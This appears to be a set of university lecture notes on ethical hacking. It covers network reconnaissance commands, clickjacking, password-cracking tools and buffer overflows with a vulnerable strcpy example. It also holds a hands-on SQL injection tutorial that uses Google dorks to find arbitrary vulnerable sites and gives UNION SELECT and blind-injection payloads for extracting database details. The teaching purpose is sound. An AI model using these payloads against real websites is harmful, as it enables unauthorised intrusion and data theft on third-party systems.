

SCS5607 ETHICAL HACKING AND DIGITAL FORENSICS

UNIT-I

HACKING WINDOWS

Definition :-

Hacker is a term used by some to mean "a clever programmer" and by others, especially those in popular media, to mean "someone who tries to break into computer systems."

Network Hacking

Network Hacking is generally means gathering information about domain by using tools like Telnet, Nslookup, Ping, Tracert, Netstat, etc.


It also includes OS Fingerprinting, Port Scanning and Port Surfing using various tools.

Ping :- Ping is part of ICMP (Internet Control Message Protocol) which is used to troubleshoot TCP/IP networks. So, Ping is basically a command that allows you to check whether the host is alive or not.

To ping a particular host the syntax is (at command prompt)--

c:/>ping hostname.com

example:- c:/>ping www.google.com



```
Command Prompt
C:\>ping www.google.com
Pinging www.l.google.com [209.85.153.104] with 32 bytes of data:
Reply from 209.85.153.104: bytes=32 time=81ms TTL=248
Reply from 209.85.153.104: bytes=32 time=84ms TTL=248
Reply from 209.85.153.104: bytes=32 time=82ms TTL=248
Reply from 209.85.153.104: bytes=32 time=83ms TTL=248

Ping statistics for 209.85.153.104:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 81ms, Maximum = 84ms, Average = 82ms
```

Various attributes used with 'Ping' command and their usage can be viewed by just typing **c: />ping** at the command prompt.

C:\>ping

Usage: ping [-t] [-a] [-n count] [-l size] [-f] [-i TTL] [-v TOS]

[-r count] [-s count] [[-j host-list] | [-k host-list]]


[-w timeout] target_name

Options:

- t Ping the specified host until stopped.
To see statistics and continue - type Control-Break;
To stop - type Control-C.
- a Resolve addresses to hostnames.
- n count Number of echo requests to send.
- l size Send buffer size.
- f Set Don't Fragment flag in packet.
- i TTL Time To Live.
- v TOS Type Of Service.
- r count Record route for count hops.
- s count Timestamp for count hops.
- j host-list Loose source route along host-list.
- k host-list Strict source route along host-list.
- w timeout Timeout in milliseconds to wait for each reply.

Netstat :- It displays protocol statistics and current TCP/IP network connections. i.e. local address, remote address, port number, etc.
It's syntax is (at command prompt)--

c:/>netstat -n



```
C:\ Command Prompt
C:\>netstat -n

Active Connections

Proto Local Address Foreign Address State
TCP 117.200.160.151:2170 209.85.153.104:80 ESTABLISHED
TCP 117.200.160.151:2172 209.85.153.104:80 TIME_WAIT
TCP 117.200.160.151:2174 209.85.153.104:80 ESTABLISHED
TCP 117.200.160.151:2176 209.85.153.104:80 ESTABLISHED
TCP 127.0.0.1:1042 127.0.0.1:1043 ESTABLISHED
```

Telnet :- Telnet is a program which runs on TCP/IP. Using it we can connect to the remote computer on particular port. When connected it grabs the daemon running on that port.

The basic syntax of Telnet is (at command prompt)--

c:/>telnet hostname.com

By default telnet connects to port 23 of remote computer.

So, the complete syntax is-

c:/>telnet www.hostname.com port

example:- c:/>telnet www.yahoo.com 21 or c:/>telnet 192.168.0.5 21

Tracert :- It is used to trace out the route taken by the certain information i.e. data packets from source to destination.

It's syntax is (at command prompt)--

c:/>tracert www.hostname.com

example:- c:/>tracert www.insecure.in

WEB HACKING

ClickJacking

Definition :-

"Clickjacking is a malicious technique of tricking web users into revealing confidential information or taking control of their computer while clicking on seemingly innocuous web pages." - Wikipedia

Introduction :-

A vulnerability across a variety of browsers and platforms, a click jacking takes the form of embedded code or script that can execute without the user's knowledge, such as clicking on a button that appears to perform another function.

The long list of vulnerabilities involves browsers, Web sites and plug-ins like Flash.

How It Works? :-

ClickJacking is a little bit difficult to explain however try to imagine any button that you see in your browser from the Wire Transfer Button on your Bank, Post Blog button on your blog, Add user button on your web-site, Google Gadgets etc.

ClickJacking gives the attacker to ability to invisibly float these buttons on-top of other innocent looking objects in your browser.

So when you try to click on the innocent object, you are actually clicking on the malicious button that is floating on top invisibly.

JavaScript increases the effectiveness of these attacks hugely, because it can make our invisible target constantly follow the mouse pointer, intercepting user's first click with no failure.

We can however imagine a few less effective but still feasible scriptless scenarios, e.g. covering the whole window with hidden duplicates of the target or overlaying an attractive element of the page, likely to be clicked (e.g. a game or a porn image link), with a transparent target instance.

Examples :-

- 1) Malicious camera spying using Adobe's Flash.
- 2) Flash, Java, SilverLight, DHTML Game or Application used to Spy on your Webcam and/or Microphone.

What Does ARP Mean?

Address Resolution Protocol (ARP) is a stateless protocol, was designed to map Internet Protocol addresses (IP) to their associated Media Access Control (MAC) addresses. This being said, by mapping a 32 bit IP address to an associated 48 bit MAC address via attached Ethernet devices, a communication between local nodes can be made.

On a majority of operating systems, such as Linux, FreeBSD(BSD-Berkeley Software Distribution), and other UNIX based operating systems, and even including Windows, the "arp" program is present. This program can be used to display and/or modify ARP cache entries.

Displays and modifies entries in the Address Resolution Protocol (ARP) cache, which contains one or more tables that are used to store IP addresses and their resolved Ethernet or Token Ring physical addresses. There is a separate table for each Ethernet or Token Ring network adapter installed on your computer. Used without parameters, arp displays help.

Syntax

```
arp [-a [InetAddr] [-N IfaceAddr]] [-g [InetAddr] [-N IfaceAddr]] [-d InetAddr [IfaceAddr]] [-s InetAddr EtherAddr [IfaceAddr]]
```

Parameters

-a [InetAddr] [-N IfaceAddr] : Displays current ARP cache tables for all interfaces. To display the ARP cache entry for a specific IP address, use arp -a with the InetAddr parameter, where InetAddr is an IP address. To display the ARP cache table for a specific interface, use the -N IfaceAddr parameter where IfaceAddr is the IP address assigned to the interface. The -N parameter is case-sensitive.

-g [InetAddr] [-N lfaceAddr] : Identical to -a.

-d InetAddr [lfaceAddr] : Deletes an entry with a specific IP address, where InetAddr is the IP address. To delete an entry in a table for a specific interface, use the lfaceAddr parameter where lfaceAddr is the IP address assigned to the interface. To delete all entries, use the asterisk (*) wildcard character in place of InetAddr.

-s InetAddr EtherAddr [lfaceAddr] : Adds a static entry to the ARP cache that resolves the IP address InetAddr to the physical address EtherAddr. To add a static ARP cache entry to the table for a specific interface, use the lfaceAddr parameter where lfaceAddr is an IP address assigned to the interface.

/? : Displays help at the command prompt.

An example of the "arp" utility's output would look like the following:

Windows:

```
> arp -a
```

```
Interface: 192.168.1.100 .- 0x10003
```

Internet Address	Physical Address	Type
192.168.1.1	00-13-10-23-9a-53	dynamic

Linux:

```
$ arp -na
```

```
? (192.168.1.1) at 00:90:B1:DC:F8:C0 [ether] on eth0
```

FreeBSD:

```
$ arp -na
```

```
? (192.168.1.1) at 00:00:0c:3e:4d:49 on bge0
```

```
C:\>arp -a
```

```
Interface: 192.168.3.21 --- 0x2
```

Internet Address	Physical Address	Type
192.168.3.60	00-1a-64-a1-fa-9c	dynamic
192.168.3.98	00-01-6c-48-d2-de	dynamic
192.168.3.191	00-01-6c-49-da-44	dynamic

192.168.3.192 00-19-d1-ee-e8-c2 dynamic

C:\>arp -n

Displays and modifies the IP-to-Physical address translation tables used by address resolution protocol (ARP).

ARP -s inet_addr eth_addr [if_addr]

ARP -d inet_addr [if_addr]

ARP -a [inet_addr] [-N if_addr]

-a Displays current ARP entries by interrogating the current protocol data. If inet_addr is specified, the IP and Physical addresses for only the specified computer are displayed. If more than one network interface uses ARP, entries for each ARP table are displayed.

-g Same as -a.

inet_addr Specifies an internet address.

-N if_addr Displays the ARP entries for the network interface specified by if_addr.

-d Deletes the host specified by inet_addr. inet_addr may be wildcarded with * to delete all hosts.

-s Adds the host and associates the Internet address inet_addr with the Physical address eth_addr. The Physical address is given as 6 hexadecimal bytes separated by hyphens.

The entry is permanent.

eth_addr Specifies a physical address.

if_addr If present, this specifies the Internet address of the interface whose address translation table should be modified. If not present, the first applicable interface will be used.

Example:

```
> arp -s 157.55.85.212 00-aa-00-62-c6-09 .... Adds a static entry.
```

```
> arp -a .... Displays the arp table.
```

Question: What is a Hacker?

Answer: In computer networking, *hacking* is any technical effort to manipulate the normal behavior of network connections and connected systems. A *hacker* is any person engaged in hacking. The term "hacking" historically referred to constructive, clever technical work that was not necessarily related to computer systems. Today, however, hacking and hackers are most commonly associated with malicious programming attacks on the Internet and other networks.

Origins of Hacking

M.I.T. engineers in the 1950s and 1960s first popularized the term and concept of hacking. Starting at the model train club and later in the mainframe computer rooms, the so-called "hacks" perpetrated by these hackers were intended to be harmless technical experiments and fun learning activities.

Later, outside of M.I.T., others began applying the term to less honorable pursuits. Before the Internet became popular, for example, several hackers in the U.S. experimented with methods to modify telephones for making free long-distance calls over the phone network illegally.

As computer networking and the Internet exploded in popularity, data networks became by far the most common target of hackers and hacking.

Hacking vs. Cracking

Malicious attacks on computer networks are officially known as *cracking*, while *hacking* truly applies only to activities having good intentions. Most non-technical people fail to make this distinction, however. Outside of academia, its extremely common to see the term "hack" misused and be applied to cracks as well.

Common Network Hacking Techniques

Hacking on computer networks is often done through scripts or other *network programming*. These programs generally manipulate data passing through a network connection in ways designed to obtain more information about how the target system works. Many such pre-packaged scripts are posted on the Internet for anyone, typically entry-level hackers, to use. More advanced hackers may study and modify these scripts to develop new methods. A few highly skilled hackers work for commercial firms with the job to protect that company's software and data from outside hacking.

Cracking techniques on networks include creating worms, initiating denial of service (DoS) attacks, or in establishing unauthorized *remote access* connections to a device.

```
Command Prompt
C:\>tracert www.insecure.in

Tracing route to insecure.in [174.133.223.2]
over a maximum of 30 hops:

  1  29 ms    30 ms    29 ms    117.200.160.1
  2  31 ms    29 ms    29 ms    218.248.174.6
  3  *         *         *         Request timed out.
  4  694 ms   666 ms   657 ms   125.16.156.17
  5  644 ms   656 ms   680 ms   125.21.167.70
  6  702 ms   686 ms   658 ms   p4-1-0-1.r03.lsanca03.us.bb.gin.ntt.net [204.1.2
53.65]
  7  682 ms   710 ms   703 ms   xe-3-3-0.r21.lsanca03.us.bb.gin.ntt.net [129.250
.5.89]
  8  676 ms   692 ms   707 ms   as-0.r21.hstntx01.us.bb.gin.ntt.net [129.250.3.1
22]
  9  748 ms   837 ms   828 ms   xe-4-3.r03.hstntx01.us.bb.gin.ntt.net [129.250.4
.238]
 10  717 ms   721 ms   722 ms   xe-4-4.r03.hstntx01.us.ce.gin.ntt.net [128.241.1
.61]
 11  695 ms   701 ms   712 ms   po2.car07.hstntx2.theplanet.com [74.55.252.118]
 12  726 ms   697 ms   688 ms   2.df.85ae.static.theplanet.com [174.133.223.2]

Trace complete.
```

Here "* * * Request timed out." indicates that firewall installed on that system block the request and hence we can't obtain it's IP address.

various attributes used with tracert command and their usage can be viewed by just typing **c:\>tracert** at the command prompt.

C:\>tracert

Usage: tracert [-d] [-h maximum_hops] [-j host-list] [-w timeout] target_name

Options:

- d Do not resolve addresses to hostnames.
- h maximum_hops Maximum number of hops to search for target.
- j host-list Loose source route along host-list.
- w timeout Wait timeout milliseconds for each reply.

The information obtained by using tracert command can be further used to find out exact operating system running on target system.

Password hacking

Password hacking is one of the easiest and most common ways hackers obtain unauthorized computer or network access. Although strong passwords that are difficult to crack (or guess) are easy to create and maintain, users often neglect this. Therefore, passwords are one of the weakest links in the information-security chain.

Hackers have many ways to obtain passwords. They can glean passwords simply by asking for them or by looking over the shoulders of users as they type them in. Hackers can also obtain passwords from local computers by using password-cracking software. To obtain passwords from across a network, hackers can use remote cracking utilities or network analyzers.

Technical password vulnerabilities You can often find these serious technical vulnerabilities after exploiting organizational password vulnerabilities: Weak password-encryption schemes.

Hackers can break weak password storage mechanisms by using cracking methods that I outline in this chapter. Many vendors and developers believe that passwords are safe from hackers if they don't publish the source code for their encryption algorithms. Wrong! A persistent, patient hacker can usually crack this security by obscurity fairly quickly. After the code is cracked, it is soon distributed across the Internet and becomes public knowledge.

Password-cracking utilities take advantage of weak password encryption. These utilities do the grunt work and can crack any password, given enough time and computing power. Software that stores passwords in memory and easily accessed databases. End-user applications that display passwords on the screen while typing.

The ICAT Metabase (an index of computer vulnerabilities) currently identifies over 460 technical password vulnerabilities, 230 of which are labeled as highseverity. You can search for some of these issues at icat.nist.gov/icat.cfm to find out how vulnerable some of your systems are from a technical perspective. Cracking Passwords Password cracking is one of the most enjoyable hacks for the bad guys. It fuels their sense of exploration and desire to figure things out.

Cracking Passwords

Password cracking is one of the most enjoyable hacks for the bad guys. It fuels their sense of exploration and desire to figure things out. You may not have a burning desire to explore everyone's passwords, but it helps to approach password cracking with this thinking. So where should you start hacking the passwords on your systems? Generally speaking, any user's password works. After you obtain one password, you can obtain others — including administrator or root passwords.

High-tech password cracking

High-tech password cracking involves using a program that tries to guess a password by determining all possible password combinations. These hightech methods are mostly automated after you access the computer and password database files.

Password cracking software You can try to crack your organization's operating-system and Internetapplication passwords with various password cracking tools:

LC4 (previously called L0phtcrack) can sniff out password hashes from the wire. Go to www.atstake.com/research/lc.

NetBIOS Auditing Tool (NAT) specializes in network-based password attacks. Go to www.securityfocus.com/tools/543.

Chknull (www.phreak.org/archives/exploits/novell) for Novell NetWare password testing

These tools require physical access on the tested computer:

- John the Ripper (www.openwall.com/john)
- pwdump2(razor.bindview.com/tools/desc/pwdump2_readme.html)

Crack (coast.cs.purdue.edu/pub/tools/unix/pwdutils/crack)

- Brutus (www.hoobie.net/brutus) • Pandora (www.nmrc.org/project/pandora)
- NTFSDOS Professional (www.winternals.com) Various other handy password tools exist, such as
- GetPass for decrypting login passwords for Cisco routers (www.boson.com/promo/utilities/getpass/getpass_utility.htm)
- Win Sniffer for capturing FTP, e-mail, and other types of passwords off the network
- Cain and Abel for capturing, cracking, and even calculating various types of passwords on a plethora of systems (www.oxid.it/cain.html) .

Password-Cracking Countermeasures

The strongest passwords possible should be implemented to protect against password cracking. Systems should enforce 8–12 character alphanumeric passwords. To protect against cracking of the hashing algorithm for passwords stored on the server, you must take care to physically isolate and protect the server.

The systems administrator can use the SYSKEY utility in Windows to further protect hashes stored on the server hard disk. The server logs should also be monitored for brute-force attacks on user accounts.

Attacks

An attack is an intentional threat and is an action performed by an entity with the intention to violate security. Examples of attacks are destruction, modification, fabrication, interruption or interception of data. An attack is a violation of data integrity and often results in disclosure of information, a violation of the confidentiality of the information, or in modification of the data. An attacker can gain access to sensitive information by attacking in several steps, where each step involves an illegal access to the system. An intentional threat can be caused by an insider or outsider, can be a spy, hacker, corporate raider, or a disgruntled employee.

Any attack on the security of a system can be a direct and indirect attack. A direct attack aims directly at the desired part of the data or resources. Several components in a system may be attacked before the intended (final) information can be accessed. In an indirect attack, information is received from or about the desired data/resource without directly attacking that resource. Indirect attacks are often troublesome in database systems where it is possible to derive confidential information by posing indirect questions to the database. Such an indirect attack is often called inference.

Passive Attacks

Passive attacks are made by monitoring a system performing its tasks and collecting information. In general, it is very hard to detect passive attacks since they do not

interact or disturb normal system functions. Monitoring network traffic, CPU and disk usage, etc are examples of passive attacks. Encryption of network traffic can only partly solve the problem since even the presence of traffic on a network may reveal some information. Traffic analysis such as measuring the length, time and frequency of transmissions can be very valuable to detect unusual activities.

Active Attack

An active attack changes the system behavior in some way. Examples of an active attack can be to insert new data, to modify, duplicate or delete existing data in a database, to deliberately abuse system software causing it to fail and to steal magnetic tapes, etc. A simple operation such as the modification of a negative acknowledgment (NACK) from a database server into a positive acknowledgment (ACK) could result in great confusion and/or damage. Active attacks are easier to detect if proper precautions are taken.

Input Validation Attacks

Input Validation Attacks are where an attacker intentionally sends unusual **input** in the hopes of confusing the application.

Two general mechanisms to prevent attacks

- Better input validation
- Safe programming techniques; techniques for detecting potential buffer overflows in code; ...

Secure programming techniques

- Validate all input
- Avoid buffer overflows (use safe string manipulation functions, careful length checking, etc., ...) .

Validating input:

- Determine acceptable input, check for match --- don't just check against list of "non-matches"
 - Limit maximum length
 - Watch out for special characters, escape chars.
- Check bounds on integer values
 - Check for negative inputs
 - Check for large inputs that might cause overflow!
- Filenames
 - Disallow *, .., etc.
- Command-line arguments
 - Even argv[0]...
- Commands
 - E.g., SQL (see later)
- URLs, http variables
 - E.g., cross site scripting, more
 - Next lecture

SQL INJECTION ATTACKS

SQL injection is an attack in which malicious code is inserted into strings that are later passed to an instance of SQL Server for parsing and execution.

Finding Sites: When talking to find a vulnerable site for SQL Injection you will hear the term Dork a lot, this refers to a google search term targeted at finding vulnerable websites. An example of a google dork is `inurl:index.php?id=`, entering this string in google search engine would return all sites from google cache with the string **news.php?id=** in their URL.

Ex:

`http://www.site.com/news.php?id=4`

To be a SQL injection vulnerable a site has to have a **GET** parameter in the URL. In `http://www.site.com/news.php?id=4`, `id=4` is the **GET** parameter as it is getting the `id=4` from the backend database.

Checking Vulnerability: To check if the site is vulnerable to SQLi the most common way is to just add an apostrophe (') after one of the parameter in the URL.

Ex:

`http://www.site.com/news.php?id=4'`

Now if the site is vulnerable it will show error like:

You have an error in your SQL Syntax

Warning: mysql_num_rows()

Warning: mysql_fetch_assoc()

Warning: mysql_result()

Warning: mysql_fetch_array()

Warning: mysql_numrows()

Warning: mysql_preg_match()

If you see any of these errors when entering ' after the number or string of parameter then the chances are the site is vulnerable to SQLi attacks to some extent. Although that is not the only way to know if the site is vulnerable to SQLi attacks, an error can be in form of when a part of the site is just simply disappears such as a news article, body text or images. If this happens then the site is vulnerable also.

Finding number of columns: After you find that the site is vulnerable the next step is to find the number of columns in the table that is in use. There are couple of ways to do this like **ORDER BY** or **GROUP BY**. Here I will use **ORDER BY** To find the number of columns start with **ORDER BY 1**.

Ex.

`http://www.site.com/news.php?id=4 ORDER BY 1-`

If it doesn't error then probably you can use **ORDER BY** command. Sometimes you will get error on doing **ORDER BY 1**, if it gives error then simple move on to other site. If it doesn't error then I always go to **ORDER BY 10000** (because a table can't have 10000 columns in it) to see if it give error.

Ex.`http://www.site.com/news.php?id=4 ORDER BY 10000-`

Sometimes it doesn't error as it should, then I use **AND 1=0** before the **ORDER BY** query to get an error.

Ex.`http://www.site.com/news.php?id=4 AND 1=0 ORDER BY 10000-`

After getting the error on 10000 its up to you how you find the number of columns, I start with 100 and divide the no of columns by 2 until i get closer. Something like this:

`http://www.site.com/news.php?id=4 ORDER BY 100-`
ERROR

http://www.site.com/news.php?id=4 ORDER BY 50–
ERROR

http://www.site.com/news.php?id=4 ORDER BY 25–
ERROR

http://www.site.com/news.php?id=4 ORDER BY 12–
ERROR

http://www.site.com/news.php?id=4 ORDER BY 6–
ERROR

http://www.site.com/news.php?id=4 ORDER BY 3–
NO ERROR

As 6 is giving error and 3 is not the number of columns is either 3, 4 or 5.

http://www.site.com/news.php?id=4 ORDER BY 4–
NO ERROR

http://www.site.com/news.php?id=4 ORDER BY 5–
ERROR

After this you can conclude that the website has 4 columns as it gives error above **ORDER BY 4** and doesn't error below **ORDER BY 4**.

NOTE: Comments are not necessary every time when injecting a website, although sometimes they are. Possible comments to use are:

–

/*

/**/

#

Getting MySQL version: This is an important step because if the MySQL version is lower than 5 then we have to guess the name of the tables and columns to inject which is sometimes get frustrating so I would recommend to work on version 5 for beginners. Before finding the version of the column we have to find the visible column number to inject our query to get result. To do this we will use the SELECT statement and **UNION ALL** statement.

```
http://www.site.com/news.php?id=4 UNION ALL SELECT 1,2,3,4--
```

It will return numbers back in data place, if it doesn't then add a negative sign after the equals sign, put a null in place of the number after the equal sign or add AND 1=0 before the **UNION** query.

```
http://www.site.com/news.php?id=-4 UNION ALL SELECT 1,2,3,4--
```

```
http://www.site.com/news.php?id=null UNION ALL SELECT 1,2,3,4--
```

```
http://www.site.com/news.php?id=4 AND 1=0 UNION ALL SELECT 1,2,3,4--
```

Now say we got back the number 3, so this is the column that we can retrieve data from. To get the database version there are two ways either **version()** or **@@version**, let's use them:

```
http://www.site.com/news.php?id=-4 UNION ALL SELECT  
1,2,group_concat(version()),4--
```

```
http://www.site.com/news.php?id=-4 UNION ALL SELECT  
1,2,group_concat(@ @version),4--
```

If you get an error like "Illegal mix of coallations when using **@@version**", then you have to convert it into latin from UTF8 as:

```
http://www.site.com/news.php?id=-4 UNION ALL SELECT  
1,2,group_concat(@ @version using latin1),4--
```

NOTE: We are completely replacing the number 3 with our query, something like **1,2,group_concat(@@version),3,4-** will result in error.

If it worked you will get the version of MySQL. You will see something like 5.0.45, 5.0.13-log, 4.0.0.1 etc. All we need to focus is on the first number,i.e., 4 or 5. If it is 5 then keep going but if it is 4 and you are new then you should move on to other website because we have to guess the table names in order to extract the data.

NOTE: Sometime you will get frustrated by knowing that you spent 5-10 minutes in just getting the database version after applying the **ORDER BY, UNION SELECT and version()** in queries and the result is MySQL4. So to save my time in getting the database version, I use the Inferential(Blind SQL Injection) to get the version of the MySQL. Do as follows:

http://www.site.com/news.php?id=4 AND 1=1–
NO ERROR

http://www.site.com/news.php?id=4 AND 1=2–
ERROR

http://www.site.com/news.php?id=4 AND substring(@@version,1,1)=4–
If page come back true then the version is 4.

http://www.site.com/news.php?id=4 AND substring(@@version,1,1)=5–
If page come back true then the version is 5.

If version is 5 then you can start **ORDER BY** and continue because you already know that the version is 5 and you will not have to guess the table names. Although I would recommend that beginners should use **ORDER BY**.

Buffer overflow attacks

What causes the buffer overflow condition? Broadly speaking, buffer overflow occurs anytime the program writes more information into the buffer than the space it has


allocated in the memory. This allows an attacker to overwrite data that controls the program execution path and hijack the control of the program to execute the attacker's code instead the process code. For those who are curious to see how this works, we will now attempt to examine in more detail the mechanism of this attack and also to outline certain preventive measures.

Programs written in C language, where more focus is given to the programming efficiency and code length than to the security aspect, are most susceptible to this type of attack. In fact, in programming terms, C language is considered to be very flexible and powerful, but it seems that although this tool is an asset it may become a headache for many novice programmers. It is enough to mention a pointer-based call by direct memory reference mode or a text string approach. This latter implies a situation that even among library functions working on text strings, there are indeed those that cannot control the length of the real buffer thereby becoming susceptible to an overflow of the declared length.

Before attempting any further analysis of the mechanism by which the attack progresses, let us develop a familiarity with some technical aspects regarding program execution and memory management functions.

Process Memory

When a program is executed, its various compilation units are mapped in memory in a well-structured manner. Figure. 1 represents the memory layout.



Legend:

The *text* segment contains primarily the program code, i.e., a series of executable program instructions. The next segment is an area of memory containing both initialized and uninitialized global data. Its size is provided at compilation time. Going further into the memory structure toward higher addresses, we have a portion shared by the stack and *heap* that, in turn, are allocated at run time. The *stack* is used to store function call-by arguments, local variables and values of selected registers allowing it to retrieve the program state. The *heap* holds dynamic variables. To allocate memory, the heap uses the *malloc* function or the *new* operator.

What is the stack used for?

The stack works according to a LIFO model (Last In First Out). Since the spaces within the stack are allocated for the lifetime of a function, only data that is active during this lifetime can reside there. Only this type of structure results from the essence of a structural approach to programming, where the code is split into many code sections called functions or procedures. When a program runs in memory, it sequentially calls each individual procedure, very often taking one from another, thereby producing a multi-level chain of calls. Upon completion of a procedure it is required for the program to continue execution by processing the instruction immediately following the CALL instruction. In addition, because the calling function has not been terminated, all its local variables, parameters and execution status require to be “frozen” to allow the remainder

of the program to resume execution immediately after the call. The implementation of such a stack will guarantee that the behavior described here is exactly the same.

Function calls

The program works by sequentially executing CPU instructions. For this purpose the CPU has the Extended Instruction Counter (EIP register) to maintain the sequence order. It controls the execution of the program, indicating the address of the next instruction to be executed. For example, running a jump or calling a function causes the said register to be appropriately modified. Suppose that the EIP calls itself at the address of its own code section and proceeds with execution. What will happen then?

When a procedure is called, the return address for function call, which the program needs to resume execution, is put into the stack. Looking at it from the attacker's point of view, this is a situation of key importance. If the attacker somehow managed to overwrite the return address stored on the stack, upon termination of the procedure, it would be loaded into the EIP register, potentially allowing any overflow code to be executed instead of the process code resulting from the normal behavior of the program. We may see how the stack behaves after the code of Listing 1 has been executed.

Listing1

```
void f(int a, int b)
{
char buff[10];

// <-- the stack is watched here

}
```

```

void main()

{

f(1, 2);

}

```

After the function $f()$ is entered, the stack looks like the illustration in Figure 2.




Figure. 2 Behavior of the stack during execution of a code from Listing 1

Legend:

Firstly, the function arguments are pushed backwards in the stack (in accordance with the C language rules), followed by the return address. From now on, the function $f()$ takes the return address to exploit it. $f()$ pushes the current EBP content (EBP will be discussed further below) and then allocates a portion of the stack to its local variables. Two things are worth noticing. Firstly, the stack grows downwards in memory as it gets bigger. It is important to remember, because a statement like this:

```
sub esp, 08h
```

That causes the stack to grow, may seem confusing. In fact, the bigger the ESP, the smaller the stack size and vice versa. An apparent paradox.

Secondly, whole 32-bit words are pushed onto the stack. Hence, a 10-character array occupies really three full words, i.e. 12 bytes.

How does the stack operate?

There are two CPU registers that are of “vital” importance for the functioning of the stack which hold information that is necessary when calling data residing in the memory. Their names are ESP and EBP. The ESP (Stack Pointer) holds the top stack address. ESP is modifiable and can be modified either directly or indirectly. Directly – since direct operations are executable here, for example, `add esp, 08h`. This causes shrinking of the stack by 8 bytes (2 words). Indirectly – by adding/removing data elements to/from the stack with each successive PUSH or POP stack operation. The EBP register is a basic (static) register that points to the stack bottom. More precisely it contains the address of the stack bottom as an offset relative to the executed procedure. Each time a new procedure is called, the old value of EBP is the first to be pushed onto the stack and then the new value of ESP is moved to EBP. This new value of ESP held by EBP becomes the reference base to local variables that are needed to retrieve the stack section allocated for function call {1}.

Since ESP points to the top of the stack, it gets changed frequently during the execution of a program, and having it as an offset reference register is very cumbersome. That is why EBP is employed in this role.

The threat

How to recognize where an attack may occur? We just know that the return address is stored on the stack. Also, data is handled in the stack. Later we will learn what happens to the return address if we consider a combination, under certain circumstances, of both facts. With this in mind, let us try with this simple application example using Listing 2.

Listing 2

```
#include
```

```
char *code = "AAAABBBBCCCCDDD"; //including the character '\0' size = 16 bytes
```

```
void main()

{

char buf[8];

strcpy(buf, code);

}
```

When executed, the above application returns an access violation {2}. Why? Because an attempt was made to fit a 16-character string into an 8-byte space (it is fairly possible since no checking of limits is carried out). Thus, the allocated memory space has been exceeded and the data at the stack bottom is overwritten. Let us look once again at Figure 2. Such critical data as both the frame address and the return address get overwritten (!). Therefore, upon returning from the function, a modified return address has been pushed into EIP, thereby allowing the program to proceed with the address pointed to by this value, thus creating the stack execution error. So, corrupting the return address on the stack is not only feasible, but also trivial if “enhanced” by programming errors.

Poor programming practices and bugged software provide a huge opportunity for a potential attacker to execute malicious code designed by him.

Stack overrun

We must now sort all the information. As we already know, the program uses the EIP register to control execution. We also know that upon calling a function, the address of the instruction immediately following the call instruction is pushed onto the stack and then popped from there and moved to EIP when a return is performed. We may ascertain that the saved EIP can be modified when being pushed onto the stack, by overwriting the buffer in a controlled manner. Thus, an attacker has all the information to point his own code and get it executed, creating a thread in the victim process.

Roughly, the algorithm to effectively overrun the buffer is as follows:

1. Discovering a code, which is vulnerable to a buffer overflow.
2. Determining the number of bytes to be long enough to overwrite the return address.
3. Calculating the address to point the alternate code.
4. Writing the code to be executed.
5. Linking everything together and testing .

Privacy Attacks

Privacy vs. security

Privacy: what information goes where?

Security: protection against unauthorized access *Security helps* enforce privacy policies .Can be *at odds with each other*

e.g., invasive screening to make us more “secure” against terrorism

Here attacker uses various automated tools which are freely available on the internet.
Some of them are as follows:

1) Trojan :- Trojan is a Remote Administration Tool (RAT) which enable attacker to execute various software and hardware instructions on the target system.

Most trojans consist of two parts -

- a) The Server Part :- It has to be installed on the the victim's computer.
- b) The Client Part :- It is installed on attacker's system. This part gives attacker complete control over target computer.

Netbus, Girlfriend, sub7, Beast, Back Orifice are some of the popular trojans.

